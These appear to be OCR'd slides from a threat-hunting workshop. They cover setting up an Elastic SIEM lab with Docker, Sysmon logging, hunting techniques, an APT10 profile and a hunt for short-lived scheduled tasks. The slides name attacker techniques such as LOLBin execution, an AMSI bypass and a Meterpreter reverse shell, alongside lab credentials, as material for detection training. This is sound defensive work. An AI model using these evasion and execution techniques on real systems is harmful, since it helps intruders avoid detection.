PACKET HACKING VILLAGE WORKSHOP

Intel-driven Hunts for Nation-state Activity Using Elastic SIEM

Sean Donnelly
Peter Hay

- Environment Overview – Winlogbeat, EVTX_ATTACK_SAMPLES project, Kafka, Kafkacat, Logstash, Elasticsearch, Kibana
- RTHVM Setup
- Notes on Windows Event Logging
- Hunting Techniques
- Intrusion Set Analysis and Hunt Planning
- Hunt Workflows 1 - 10
- Training Resources
- Additional Data Sets for Hunting at Home

Overview

Elastic stack (ELK) on Docker

gitter join chat | ELK 7.2.1 | build passing

Run the latest version of the Elastic stack with Docker and Docker Compose.

RTHVM


```
root@ubuntu:~# docker ps
CONTAINER ID        IMAGE                                                 COMMAND                  CREATED
             PORTS                                                 NAMES
2f6de312205a        resolvn/kafka-broker:v2.2.0                           "./kafka-entrypoint.…"   2 days ago
s            0.0.0.0:9092->9092/tcp                                kafka-broker
e99206f896c9        resolvn/zookeeper:v2.2.0                              "./zookeeper-entrypo…"   2 days ago
s            2181/tcp, 2888/tcp, 3888/tcp                          zookeeper
6ebc80a84ff9        docker.elastic.co/logstash/logstash:7.2.0             "/usr/share/logstash…"   2 days ago
s            0.0.0.0:5044->5044/tcp, 0.0.0.0:8531->8531/tcp, 9600/tcp   logstash
c0f77c4d7fa7        resolvn/nginx:v0.0.1                                  "/opt/rthvm/scripts/…"   2 days ago
s            0.0.0.0:80->80/tcp, 0.0.0.0:443->443/tcp              nginx
c4b2a7fbb690        docker.elastic.co/kibana/kibana:7.2.0                 "/usr/share/kibana/s…"   2 days ago
s            5601/tcp                                              kibana
6d341ba8ca37        docker.elastic.co/elasticsearch/elasticsearch:7.2.0   "/usr/share/elastics…"   2 days ago
s            9200/tcp, 9300/tcp                                    elasticsearch
```

Environment Overview

ATTACK

LIFECYCLE

- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Exfiltration





```
10.DACL_DCSync_Add-DomainObject.json
11.exec_sysmon_rundll32_launchApp.json
12.sysmon_11_uacbypass_cliconfig.json
13.sysmon_rdp_settings_tampering.json
14.CA_DCSync_4662.json
15.Recon_4661_net_group_admins_target.json
16.LM_WMIC_rpcss.json
17.LM_WMI_4624_4688_Target.json
18.exec_sysmon_lolbin_openurl.json
19.exec_persist_rundll32_scheduledtask.json
1.temp_scheduled_task.json
20.sysmon_UACBypass_SDCLTBypass.json
2.persist_bitsadmin_client-operational.json
3.sysmon_compmgmtlauncher.json
4.apt10_jss_sideloading.json
5.DE_104_system_cleared.json
5.DE_1102_security_cleared.json
6.sysmon_inv_Mimikatz_hosted_github.json
7.enum_shares_target_sysmon_3_18.json
8.LM_renamed_psexecsvc.json
9.LM_wmiexec_impacket.json
hunts_all.json
```

Environment Overview

Spawn a new virtual machine (VM) window by selecting `rthvm` from the right pane, then use the following credentials to login:

- `username: resolvn`
- `password: PCTE`



Next, open a terminal and use the following command and the password above to change to the root user:

- resolvn@ubuntu:~$ sudo su

Navigate to the `/home/resolvn/Docker-RTHVM/` directory then execute the following command to create the necessary Docker containers

- docker-compose up -d

```
root@ubuntu:/home/resolvn/Docker-RTHVM# docker-compose up -d
Creating network "docker-rthvm_elk" with driver "bridge"
Creating elasticsearch ... done
Creating kibana        ... done
Creating nginx         ... done
Creating logstash      ... done
Creating zookeeper     ... done
Creating kafka-broker  ... done
```


RTHVM Setup

Execute the following command or run the data-replay.sh script to send log data to Kafka using Kafkacat:

- **root@ubuntu:/# kafkacat -b 192.168.2.128:9092 -t winlogbeat -P -l /home/resolvn/Docker-RTHVM/data/hunts_all.json**

From the Desktop, open the Google Chrome browser then do the following:


- **select Advanced**
- **select Proceed to https://192.168.2.128 (unsafe)**
- **enter the following credentials**
  - **username: elastic**
  - **password: resolvn**
- **select Sign In**




You now have access to the Kibana interface!

Now, confirm Kafka has successfully sent logs to the Elastic Stack by viewing Elasticsearch indices in Kibana. To do so, follow the steps below:

- **from the Kibana pane, select the Management icon**
- **select Index Management**






RTHVM Setup

Overview of Sysmon Capabilities


Sysmon includes the following capabilities:

- Logs process creation with full command line for both current and parent processes.
- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Multiple hashes can be used at the same time.
- Includes a process GUID in process create events to allow for correlation of events even when Windows reuses process IDs.
- Include a session GUID in each events to allow correlation of events on same logon session.
- Logs loading of drivers or DLLs with their signatures and hashes.
- Logs opens for raw read access of disks and volumes
- Optionally logs network connections, including each connection's source process, IP addresses, port numbers, hostnames and port names.
- Detects changes in file creation time to understand when a file was really created. Modification of file create timestamps is a technique commonly used by malware to cover its tracks.
- Automatically reload configuration if changed in the registry.
- Rule filtering to include or exclude certain events dynamically.
- Generates events from early in the boot process to capture activity made by even sophisticated kernel-mode malware.



Windows Event Logging | Sysmon

Windows EVTX Samples [More than 130 EVTX examples]:



sbousseaden / **Panache_Sysmon**

Code | Issues 0 | Pull requests 0 | Projects 0

A Sysmon Config for APTs Techniques Detection

87 commits | 1 branch

olafhartong / **sysmon-modular**

sysmon-modular | A Sysmon configuration repository for everybody to customise

license MIT | maintained yes | last commit june | Follow 4.8k

This is a Microsoft Sysinternals Sysmon configuration repository, set up modular for easier maintenance and generation of specific configs.

Windows Event Logging | Sysmon

WINDOWS REGISTRY AUDITING CHEAT SHEET

is "**Windows Registry Auditing Cheat Sheet**" is intended to help you g
th basic and necessary Registry Auditing. This cheat sheet includes sor
mmon items that should have auditing enabled, configured, gathered
rvested for any Log Management, Information Security program or oth
gathering solution. Start with these settings and add to the list as yo
derstand better what is in yo

HY AUDIT THE REGISTRY

e registry is a database used by

WINDOWS LOGGING CHEAT SHEET

This "**Windows Logging Cheat Sheet**" is intended to help you get sta
up basic and necessary Windows Audit Policy and Logging. By no m
extensive; but it does include some very common items that should
configured, gathered and harvested for any Log Management Progra
these settings and add to it as you understand better what is in your
what you need.


Covered Operating Systems:

Windows 7, Windows 8, Win

Server 2008, Server 2012, Se

DEFINITIONS:

ENABLE: Things you must do t



WINDOWS ADVANCED LOGGING CHEAT SHEET

This "**Windows Advanced Logging Cheat Sheet**" is intended to help you expand the logging from the Windows Logging Cheat Sheet to capture more details, and thus noisier and higher impact to log management licensing. These are just a few additional items to help you find targeted items in the logs.

Authored by: David Longenecker, @dnlongen, SecurityForRealPeople.com with contributions and updates by Malware Archaeology

Covered Operating Systems:

Windows 7, Windows 8, Windows

Server 2008, Server 2012, Server,

DEFINITIONS:

ENABLE: Things you must do to ena

SANS

SANS Institute
Information Security Reading Room

EVTX and Windows Logging

Brandon Charter

Windows Event Forwarding: WEF FTW!

- Configure WEF server by enabling WinRM (`winrm qc`) & Eve service
- Configured clients via GPO
  - Computer>Policies>Admin Templates>Windows Components>Ev Forwarding>Configure target subscription manager
  - Computer>Policies>Admin Templates>Windows Components>Ev Service>Security> Configure log access
- Pros
  - No agent/certificates required (WinRM with Kerberos)
  - Configure WEF via Group Policy
  - Forward specific events to central logging server(s) then on to SIE
  - GUI to configure events for WEF to push to collector (XML behind
- Cons
  - Initial learning curve
  - Not fault tolerant (no, DNS RR doesn't work)

https

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Windows Event Logging | Security

Grouping

Grouping consists of taking a set of multiple unique artifacts and identifying when multiple of them appear together based on certain criteria. The major difference between grouping and clustering is that in grouping your input is an explicit set of items that are each already of interest. Discovered groups within these items of interest may potentially represent a tool or a TTP that an attacker might be using. An important aspect of using this technique consists of determining the specific criteria used to group the items, such as events having occurred during a specific time window.

Strong	Weak
Identification of known TTPs	Anomalies/Outliers

Stack Counting

Also known as stacking, this is one of the most common techniques carried out by hunters to investigate a hypothesis. Stacking involves counting the number of occurrences for values of a particular type, and analyzing the outliers or extremes of those results.

Strong	Weak
Anomalies/Outliers	Numbers do not stack very well
Rarity is suspicious	Hard to adapt to automated alerts
Easy to implement	Long tail of results can be difficult

Searching

The simplest method of hunting, searching is the process of querying data for specific artifacts and can be performed in many tools. Searching requires finely defined search criteria to prevent result overload.

Strong	Weak
Targeted approach	Anomalies/Outliers
Can be performed in many tools	Searching for general artifacts my produce far too many results


Clustering

Clustering is a statistical technique, often carried out with machine learning, that consists of separating groups (or clusters) of similar data points based on certain characteristics out of a larger set of data. Differences with Grouping is that the task(categorization of data) itself is done by the algorithm, and the results must be interpreted by the hunter to understand what the individual clusters consists of. This is considered an unserpevised machine learning technique.

Strong	Weak
Discovery of new patterns or structures in your data	Requires additional analysis

Hunting Techniques

Threat Actor Profile



Origin: China, 2009

Aliases: Cloud Hopper, Red Apollo, CNVX, Stone Panda, MenuPass, POTASSIUM, MenuPass Group, APT 10

Key Target Sectors: Construction and Engineering, Aerospace, and Telecom firms, and Governments

Attack Vectors: Spear phishing, Spam Email, Data-theft, Typosquatting, Unauthorized Access, Phishing, Backdoor

Target Region: North America, South-East Asia, Eastern Asia, Western Europe

Malware Used: Haymaker, Bugjuice, Snugride, QuasarRAT, RedLeaves, PlugX, PoisonIvy and ChChes

Tools Used: Certutil, Cmd, Impacket, Mimikatz, Net, Ping and PsExec

Vulnerabilities Exploited: Eternalromance Exploit (CVE-2017-0143)

Execution:

1. Short time living scheduled task (4698 followed by 4699 in less than 1 min time window)
2. Sysmon 1 - wmighost_sysmon_20_21_1.evtx (scrcons.exe)
3. MSI Package Exec - Meterpreter Reverse TCP - Sysmon Exec - Exec_sysmon_meterpreter_reversetcp_msipackage.evtx
4. WMI CommandLineConsumer -> sysmon_20_21_1_CommandLineEventConsumer.evtx
5. Execution as System via a local temp scheduled task creation that runs as system -> sysmon_1_11_exec_as_system_via_schedtask.evtx
6. Execution via Rundll32.exe (url.dll,ieframe.dll)|OpenURL,FileProtocolHandler]-> exec_sysmon_1_11_lolbin_rundll32_openurl_FileProtocolHandler.evtx
7. Launch an executable by calling OpenURL in shdocvw.dll -> exec_sysmon_1_11_lolbin_rundll32_shdocvw_openurl.evtx
8. Launch an executable payload by calling RouteTheCall in zipfldr.dll -> exec_sysmon_1_11_lolbin_rundll32_zipfldr_RouteTheCall.evtx
9. Launch an executable by calling the RegisterOCX function in Advpack.dll -> exec_sysmon_1_lolbin_rundll32_advpack_RegisterOCX.evtx
10. Executes payload using the Program Compatibility Assistant (pcalua.exe) -> exec_sysmon_1_lolbin_pcalua.evtx
11. Execute payload by calling pcwutl.dll,LaunchApplication function -> exec_sysmon_1_rundll32_pcwutl_launchapplication.evtx
12. Execute payload using "ftp.exe -s:ftp_cmd.txt" binary -> sysmon_1_ftp.evtx
13. Execute sct stuff using regsvr32\scrobj.dll from pastebin (both ms binaries renamed and normal ones captured) -> exec_sysmon_1_lolbin_renamed_regsvr32_scrobj.evtx & exec_sysmon_lobin_regsvr32_sct.evtx
14. AMSI bypass via jscript9.dll (not instrumented by AMSI) -> exec_sysmon_1_7_jscript9_defense_evasion.evtx
15. rundll32 (mshtml,RunHTMLApplication)-> mshta -> schtasks.exe -> exec_persist_rundll32_mshta_scheduledtask_sysmon_1_3_11.evtx

Hunt 1

Hunt 18

Hunt 11

Hunt 19

Execution Hunts

HUNT 1 | SHORT TIME SCHEDULED TASKS

Attackers abuse Task Scheduler for remote execution or to guarantee persistence

The Task Scheduler enables the automatic execution of routine tasks on a host

The Task Scheduler does this by:

1. **monitoring whatever criteria (triggers) you choose to initiate the tasks**
2. **executing the tasks (action) when the criteria is met (user logon, system startup, event log triggered, fixed execution time reached, etc.)**

Scheduled tasks with short life times most likely indicate the task was used to execute something then remove itself from the task scheduler.

Key Indicators

Look for the following two events within 1 minute of each other:

- **4698 — A Scheduled Task was created**
- **4699 — A Scheduled Task was deleted**

ATT&CK™

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

Platform: Windows

Permissions Required: Administrator, SYSTEM, User

Effective Permissions: SYSTEM, Administrator, User

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Supports Remote: Yes

